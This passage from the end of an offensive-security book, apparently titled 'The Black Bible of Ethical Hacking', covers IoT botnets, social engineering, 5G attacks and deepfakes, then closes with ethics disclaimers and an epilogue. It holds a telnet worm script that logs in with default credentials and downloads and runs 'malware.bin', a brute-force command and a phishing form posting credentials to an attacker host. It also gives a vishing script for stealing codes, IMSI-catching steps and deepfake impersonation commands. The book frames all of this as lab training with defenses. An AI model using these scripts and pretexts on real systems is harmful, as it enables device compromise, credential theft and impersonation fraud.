shodan search "Server: GoAhead-Webs"
```

Search for routers with Telnet open:

```
shodan search "port:23 country:AR"
```

Example with Censys

```
censys search 'services.service_name: "TELNET" AND location.country_code: "AR"'
```

33.4. Massive Scanning and Enumeration

```
nmap -p 23,80,554 --open 190.0.0.0/8 --script banner
```

- port 23= Telnet
- port 80= Web panel
- port 554= RTSP streaming

33.5. Exploiting Default Credentials

Using **Hydra** for brute force:

```
hydra -L users.txt -P passwords.txt telnet://192.168.1.100
```

If the manufacturer does not require credentials to be changed, access is usually trivial.

33.6. Access to IP Camera Streams

If RTSP is open and no credentials are required:

This allows live video to be viewed without authorization.

33.7. Injection in IoT Web Panels

Many devices use minimalist HTTP servers that are vulnerable to:

- **XSS**
- **Command Injection**
- **Directory traversal**

Injection example:

```
curl "http://192.168.1.105/cgi-bin/admin.cgi?cmd=ls../etc"
```

33.8. IoT Botnet Scenario in Laboratory

1. **Objective:** Compromise 10 simulated IP cameras in Docker.
 2. Scan with Nmap to detect active IPs.
 3. Connect via Telnet with default credentials.
 4. Upload malicious binary that opens a reverse connection.
 5. Coordinate DDoS attacks from all nodes.
-

33.9. Laboratory – Automatic Propagation

Use a Python script to search for new devices and compromise them:

```
import telnetlib

t a r g e t s = ["192.168.1.101", "192.168.1.102"]

for ip in targets:
    try:
        tn = telnetlib.Telnet(ip)
        tn.read_until(b"login: ")
        tn.write(b"admin\n")
        tn.read_until(b"Password: ")
        tn.write(b"admin\n")
        tn.write(b"wget http://192.168.1.50/malware.bin -O /tmp/m\n") tn.write(b"chmod
+x /tmp/m && /tmp/m\n")
        tn.close()
    except:
        pass
```

⚠ Only in a controlled test environment.

33.10. MQTT exploitation

Many devices use **MQTT** without authentication.

```
mosquitto_sub -h broker.iot.local -t "#"
```

This subscribes to all topics and allows you to spy on or inject commands.

33.11. Defense Against Massive IoT Exploitation

- Change default passwords upon first use.
 - Update firmware regularly.
 - Disable unused services (Telnet, UPnP).
 - Use firewalls and network segmentation.
 - Implement encryption in IoT protocols (MQTT over TLS).
-

33.12. Closing

Massive IoT exploitation demonstrates that **the security of the weakest system is the security of the entire network**. A single vulnerable device can open the door to a large-scale coordinated attack.

▣ **Ethical Black-Hat Tip:** In an IoT swarm, one compromised device is a virus; a hundred are a pandemic.

Chapter 34 – Advanced Social Engineering

The art of hacking people before machines

34.1. Introduction

Social engineering is the psychological manipulation of people to reveal information, perform actions, or grant access that they would not normally give. In offensive security, social engineering is as important as technical vulnerabilities: even the strongest defense can fall if someone opens the door.

Real-life examples:

- **Kevin Mitnick** gained access to corporate systems mainly by deceiving employees.
- **Corporate red teams** gain physical access by disguising themselves as technicians or cleaning staff.
- **Targeted phishing (spear phishing)** compromises critical accounts in a matter of hours.

34.2. Psychological Principles Used in Social Engineering

Principle	Offensive example
Authority	"I'm from the IT department, I need your password to fix a problem."
Urgency	"If you don't respond within 10 minutes, your account will be suspended."
Scarcity	"Last chance to access this exclusive offer."
Reciprocity	Offer a small favor or gift before requesting access.
Prior trust	Use personal information to appear legitimate.

34.3. Advanced Types of Social Engineering

1. **Pretexting** – Create a false and believable story to obtain data.
2. **Advanced Phishing** – Emails or messages that are almost indistinguishable from the real thing.
3. **Vishing** – Social engineering by phone.
4. **Smishing** – Phishing via SMS.
5. **Quid pro quo** – Offering something in exchange for credentials or access.
6. **Physical impersonation** – Accessing facilities with a fake uniform or ID badge.

34.4. Combined scenarios

An effective attack usually combines several methods:

1. **OSINT** to gather data on the victim (social media, LinkedIn).
 2. **Spear phishing** using that data to create a personalized email.
 3. Follow-up **phone call** to validate access.
 4. **Physical visit** taking advantage of the relationship of trust established.
-

34.5. Laboratory – Customized Spear Phishing

Step 1 – Information gathering with theHarvester

```
theHarvester -d company-demo.com -b linkedin,google
```

Step 2 – Creation of a credible email Use an HTML template identical to the corporate portal.

```
<form action="http://atacante.com/login" method="POST">
  <input type="text" name="user">
  <input type="password" name="pass">
  <input type="submit" value="Log in">
</form>
```

Step 3 – Controlled sending Use **Gophish** for controlled campaigns:

```
gophish
```

34.6. Laboratory – Telephone Pretexting

Prepare script:

```
"Hello, this is Carlos from technical support. We have detected suspicious activity on your account and need to verify your identity. Please provide me with the verification code we sent you."
```

This is practiced in a controlled environment with predefined roles.

34.7. Laboratory – Physical Entry with Social Engineering

Test scenario:

1. Dress in a service provider uniform (cleaning, telecommunications).
2. Carry a folder with fake papers and credible credentials.
3. Enter the reception area and mention a real internal contact (obtained through OSINT).

4. Once inside, assess physical access.
-

34.8. Social Engineering Attacks on Social Media

- **Catfishing**: Creating fake profiles to gain trust.
 - **Friend phishing**: Using the victim's contacts to obtain information.
 - **Gamification**: "Fun" forms that ask for sensitive data.
-

34.9. Complete Exercise – Social Engineering Campaign

Objective: Compromise internal access credentials.

1. **OSINT** – Collect emails, organizational chart, and technology used.
 2. **Pretext creation** – Create a coherent story for the attack.
 3. **Attack phase** – Send phishing emails, call victims, and coordinate physical visit.
 4. **Evaluation** – Measure success rate and detection time.
 5. **Report** – Document human vulnerabilities and propose training.
-

34.10. Countermeasures and Defense

- Regular employee training.
 - Phishing drills.
 - Verify identity before giving out information.
 - Double-check protocols for critical changes.
 - "Never share passwords" policy.
-

34.11. Closing

In offensive security, advanced social engineering is the master key: instead of forcing a door open, you convince someone to open it. A good Red Team knows that hacking people requires as much planning and precision as hacking servers.

□ **Ethical Black-Hat TIP:** A well-written exploit is dangerous, but a well-told story can be unstoppable.

Chapter 35 – Hacking 5G Networks and Advanced Communications

Exploiting the backbone of modern hyperconnectivity

35.1. Introduction

5G networks are not just an evolution of mobile technology: they represent a critical infrastructure for massive IoT, autonomous vehicles, telemedicine, and smart cities. While they promise **faster speeds, low latency, and better security**, the reality is that they bring **new attack surfaces**:

- Network function virtualization (**NFV**).
- Software-defined networking (**SDN**).
- Massive connections of heterogeneous devices.
- Complex protocols and new dependencies.

Attacks against 5G can:

- Intercept communications.
- Track user locations.
- Deploy malware on a massive scale.
- Disrupt critical services.

35.2. 5G Architecture at a Glance

Component	Function	Risks
gNodeB	5G base station	Physical access or vulnerable firmware
5G core	Central processing	API and NFV exploitation
Edge computing	User-proximity processing	Vulnerabilities in edge nodes
UE (User Equipment)	Devices	App and firmware failures

35.3. Key attack surfaces

1. **Control plane (CP)** – Signaling and authentication.
 2. **User plane (UP)** – Data transmission.
 3. **Exposed API interfaces** – In the network core.
 4. **Virtualization** – Attacks on hypervisors and containers.
 5. **Massive IoT** – Vulnerable devices as gateways.
-

35.4. Historical and Updated Vulnerabilities

- **SS7 / Diameter**: Legacy protocols still present in some environments.
 - **Fuzzing on NAS and RRC**: Possible denial of service to the UE.
 - **IMSI interception**: Use of **IMSI catchers** for tracking and data capture.
-

35.5. Laboratory – IMSI Catching with Software Defined Radio (SDR)

Install **srsRAN** on Kali Linux:

```
sudo apt install srsran
```

Run to detect IMSI:

```
sudo srsenb sudo  
srsepc
```

Use an SDR such as **USRP B200** or **HackRF One** to simulate a base station.

35.6. Fuzzing attacks on the control plane

Using **Boofuzz**:

```
from boofuzz import *  
session= Session(target=Target(connection=SocketConnection("192.168.1.10", 36412,  
proto='udp')))  
session.connect(s_get("5G_NAS_Message"))  
session.fuzz()
```

⚠ Only in isolated laboratory.

35.7. Traffic Interception in 5G NSA

In **NSA (Non-Standalone)** deployments, some traffic still passes through vulnerable 4G LTE infrastructure:

- Attacks on S1-U and S1-MME.
 - Interception with tools such as **srsLTE**.
-

35.8. Complete Scenario – 5G Network Compromise

1. **Reconnaissance**: identify frequencies and cells with SDR.
 2. **Simulate gNodeB** to attract devices.
 3. **Capture IMSI** and session data.
 4. **Injection of malicious traffic** via user plane.
 5. **Pivoting** to 5G core through exposed APIs.
-

35.9. Attacks on 5G APIs

Modern networks use REST APIs to interconnect functions:

```
curl -X GET http://core5g.local/api/v1/subscribers
```

If they are not properly authenticated or encrypted, they allow access to massive amounts of data.

35.10. Laboratory – Attack on the Virtualized 5G Core

In test environments such as **Open5GS**:

1. Deploy core in Docker containers.
2. Scan with Nmap:

```
nmap -p 80,443,5000,8080 core5g.local
```

3. Explore vulnerabilities in web panels or APIs.

35.11. Countermeasures and Defense

- Robust authentication and encryption in APIs.
- Isolation of virtualized network functions.
- Monitoring of signaling anomalies.
- Detection of IMSI catchers using apps and network sensors.
- Strict segmentation between core and edge.

35.12. Closing

Hacking in 5G networks is a new but explosive field: the risk lies not only in the infrastructure, but also in the interconnection of millions of devices. A failure here can escalate faster than in any previous communication technology.

□ **Ethical Black-Hat TIP:** In 5G, an exploit does not attack a server: it attacks an entire ecosystem in milliseconds.

Chapter 36 – Deepfakes and Manipulation Multimedia for Social Engineering Operations

Hacking human perception to open digital and physical doors

36.1. Introduction

Deepfakes are audiovisual media manipulated by artificial intelligence, capable of replacing faces, modifying voices, or even generating completely fictional people and situations with a high level of realism. In the hands of an attacker, a deepfake can:

- **Impersonating others** for financial fraud.
- **Generating false evidence** in extortion cases.
- **Damaging reputations** in disinformation campaigns.

- **Convincing victims** to hand over sensitive information.

Real-life cases:

- **CEO fraud (2020)**: use of voice deepfakes to order bank transfers.
- **Political operations** using fake videos to manipulate public opinion.
- **Advanced phishing** in video calls using cloned faces and voices.

36.2. Types of Deepfakes and Multimedia Manipulation

Type	Description	Offensive use
Face swap	Replacing faces in videos or images	Impersonation in video calls
Voice cloning	Realistic voice synthesis	Fraudulent calls
Lip-sync	Alter lips to match new audio	False statements
Full-body	Generating realistic body movement	Creation of fake scenes
Complete generation	Create videos of non-existent people	Fake social media identities

36.3. Common tools

- **DeepFaceLab** – Advanced face swapping.
 - **Faceswap** – Open source for face swapping.
 - **Respeecher / ElevenLabs** – Realistic voice cloning.
 - **Wav2Lip** – Lip synchronization with new audio.
 - **Stable Diffusion+ ControlNet** – Hyperrealistic image generation.
 - **Deepware Scanner** – Deepfake detection (for defense).
-

36.4. Laboratory – Face Deepfake Creation

1. **Install DeepFaceLab:**

- Download GPU version for Windows/Linux.

2. **Extract faces:**

```
python main.py extract --input-dir ./original_video --output-dir ./faces
```

3. **Train model:**

```
python main.py train --model SAEHD --data-dir ./faces
```


4. Replace face in target video:

```
python main.py merge --input-dir ./video_destino --output ./video_fake.mp4
```

36.5. Laboratory – Voice Cloning

Using **so-vits-svc** (open source):

```
git clone https://github.com/svc-develop-team/so-vits-svc
python train.py --dataset ./recordings --config config.json python
inference.py --input sample.wav --output clone.wav
```

- Dataset: 3–5 minutes of clear speech.
- Application: impersonation in VoIP calls.

36.6. Phishing scenario with Deepfake

1. **OSINT** – Obtain photos and videos of the victim (LinkedIn, Instagram, interviews).
2. **Generate** face and voice **model**.
3. **Create a short video** requesting urgent action (e.g., “Authorize this transfer”).
4. **Send via email or WhatsApp** simulating direct communication.

36.7. Deepfakes in Real-Time Video Calls

Tools such as **Avatarify** or **DeepFaceLive** allow you to broadcast the camera with a modified face live.

```
python run.py --avatar ./model.pth --cam 0
```

Applicable in Zoom, Teams, or Meet for direct impersonation.

36.8. Complete Exercise – Social Engineering Operation with Deepfake

Objective: Obtain internal access credentials.

1. Create a deepfake of the company director.
 2. Contact a key employee via video call.
 3. Request credentials to be sent "for emergency reasons."
 4. Assess response time and level of trust.
 5. Write a report for defense.
-

36.9. Defense Techniques

- **Verify through multiple channels** (additional call, secure code).
 - **Training** to recognize signs of deepfakes (abnormal blinking, visual artifacts).
 - **Social media monitoring** to limit training material.
 - **Detection tools** such as Deepware Scanner or Reality Defender.
 - **Policy of not acting solely on the basis of unverified videos/messages.**
-

36.10. Closure

Deepfakes have gone from being a technological curiosity to a top-tier offensive tool. Their combination with social engineering creates an extremely convincing and difficult-to-detect attack vector. In offensive cybersecurity, mastering these techniques in the lab allows defenses to be prepared before a real adversary can use them successfully.

□ **Ethical Black Hat Tip:** If a picture is worth a thousand words, a convincing deepfake can be worth a million... or cost millions.

Chapter 37 – Closing, Farewell, and Final Statement

Final thoughts, responsibility, and the true meaning of ethical hacking

37.1. The journey we have taken together

Throughout this book, we have explored techniques, tools, and tactics that, in the wrong hands, could cause immense damage. From the most basic reconnaissance attacks to the most aggressive exploitation, exfiltration, and persistence techniques, we have seen **how real attackers operate** and, more importantly, **how to detect, prevent, and mitigate those actions.**

If you've made it this far, you're no longer the same person who started this journey:

- You know how to think, prepare, and execute an offensive operation.
 - You know the most common vulnerabilities in networks, systems, applications, and people.
 - You can build lab environments to recreate realistic scenarios without putting real systems at risk.
-

37.2. The purpose of this book

This is not a manual for "hacking for fun" or a catalog for committing crimes. The central purpose is to **educate and train** those responsible for IT security so that they can **put themselves in the shoes of an attacker** and thus anticipate, reinforce, and shield their systems.

The **Black Bible of Ethical Hacking** aims to be a tool for:

- Cybersecurity professionals looking to take their skills to the next level.

- Incident response teams that need to understand adversary techniques.
 - Researchers and enthusiasts who want to learn in a controlled and ethical manner.
-

37.3. Importance of the controlled lab

Everything we have practiced must be executed in **closed and isolated environments**, such as:

- Virtual machines on internal networks without Internet access.
- Vulnerable servers created for testing, such as Metasploitable or DVWA.
- Private networks controlled by the pentester or the organization contracting the audit.

A laboratory environment:

- **Prevents collateral damage.**
 - Avoids compromising third-party systems.
 - Allows tests to be repeated without legal consequences.
-

37.4. Disclaimer and legal responsibility

⚠ **IMPORTANT LEGAL STATEMENT:** The author of this book, the publisher, and anyone associated with them **are NOT responsible** for any actions the reader may take outside the legal and authorized context. Applying any of the techniques explained in this book to systems or networks that are not your property, or without the explicit consent of the owner, is **ILLEGAL** in most countries and may result in:

- Very high fines.
 - Imprisonment.
 - Professional disqualification.
 - Irreparable damage to your reputation.
-

37.5. Ethical hacking vs. criminal hacking

The difference between an ethical hacker and a criminal hacker is **not in the technique, but in the context and intention**.

- An ethical hacker has **written authorization**, documents every step, and reports their findings.
- A criminal hacker hides their identity, does not seek consent, and pursues personal or destructive goals.

In a pentest, your job is **to be the attacker, but with a contract and clear limits**.

37.6. The right mindset

A good pentester:

- Think like an attacker.
- Act like a professional.
- Always learn, but respect the law.
- Share knowledge to strengthen the cybersecurity community.

Remember: **curiosity is no excuse for illegality.**

37.7. Recommendations for continuing to learn

- Practice on platforms such as Hack The Box, TryHackMe, VulnHub.
 - Stay up to date on exploits, patches, and CVEs.
 - Participate in CTFs (Capture The Flag) to improve offensive and defensive skills.
 - Continue researching OSINT, reverse engineering, malware, and incident response.
-

37.8. The human side of cybersecurity

Beyond code and exploits, cybersecurity is a job that **protects lives, data, and resources**. An attack can:

- Steal identities.
- Disrupt hospitals.
- Put critical infrastructure at risk.

That's why understanding the "dark side" is a responsibility that must be taken on with **ethical maturity**.

37.9. Final message from the author

Dear reader: This book is not the end of a journey, but the beginning of a responsibility. Now that you know the weapons, your task is **to be a guardian, not a predator**. Every exploit you learn should be accompanied by a question:

“How can I use this to protect, not to destroy?”

If you ever have doubts about the legality or morality of an action, stop and evaluate. Knowledge makes you powerful, but self-control makes you professional.

37.10. EXTENDED DISCLAIMER

- **All** content described here should only be executed in controlled laboratory environments.
 - **Never** attack production systems or networks without written authorization.
 - This book is **intended solely** for **educational purposes** to teach how criminals think and operate criminals and thus design better defenses.
 - Misuse of this information is the sole responsibility of the reader.
-

□ **Final Ethical Black-Hat Tip:** A hacker without ethics is a criminal. A hacker with ethics is an invisible shield that protects silently.

Epilogue

For those who walk between light and shadow

When we started this journey, you knew it wouldn't be an easy road. Offensive security, when studied in depth, requires more than just technical knowledge: it demands patience, discipline, and a mind capable of seeing what others don't see.

We have explored techniques that, if misused, can destroy. We have seen the power of a single line of code, a poorly secured connection, or a word spoken at just the right moment. And we have also understood that the difference between being a **creator** and a **destroyer** lies in one invisible detail: **your intention**.

The true ethical hacker lives on a constant frontier. They are neither saint nor criminal, but someone who knows darkness in order to defend the light. Curiosity guides them, but ethics stops them where others would cross without thinking.

This book does not aim to turn you into an "expert at breaking things," but rather a **security architect**, a patient observer who knows how to anticipate an adversary's moves because they have already been rehearsed a hundred times in the lab.

Remember that **security is not a state, it is a process**. There are no invulnerable systems, only defenses strong enough to deter an attacker... or to make them fail before they cause damage.

In the real world, you'll never know how many attacks you stopped. Maybe no one will thank you, because the best victories are invisible. But you'll know, silently, that you were there, that you detected, that you prevented, that you protected.

And that, dear reader, is the highest recognition a cybersecurity professional can receive: **to be an anonymous guardian, a sentinel who never sleeps**.

Final dedication: To all those who believe that knowledge is a weapon and yet choose to use it as a shield. To those who protect without anyone knowing. To those who choose to be part of the solution, even when it is more tempting to be part of the problem.

☐ **Final Reflection:** The day you use everything you've learned to save someone from a digital disaster, you'll understand that this book wasn't an attack manual, but a silent oath of defense.

Alejandro G Vera, University Expert in Ethical Hacking (UTN)

Want to get the PDF of " " (The Black Bible of Ethical Hacking)?
[La_biblia_negra_del_Ethical_Hacking.pdf](#)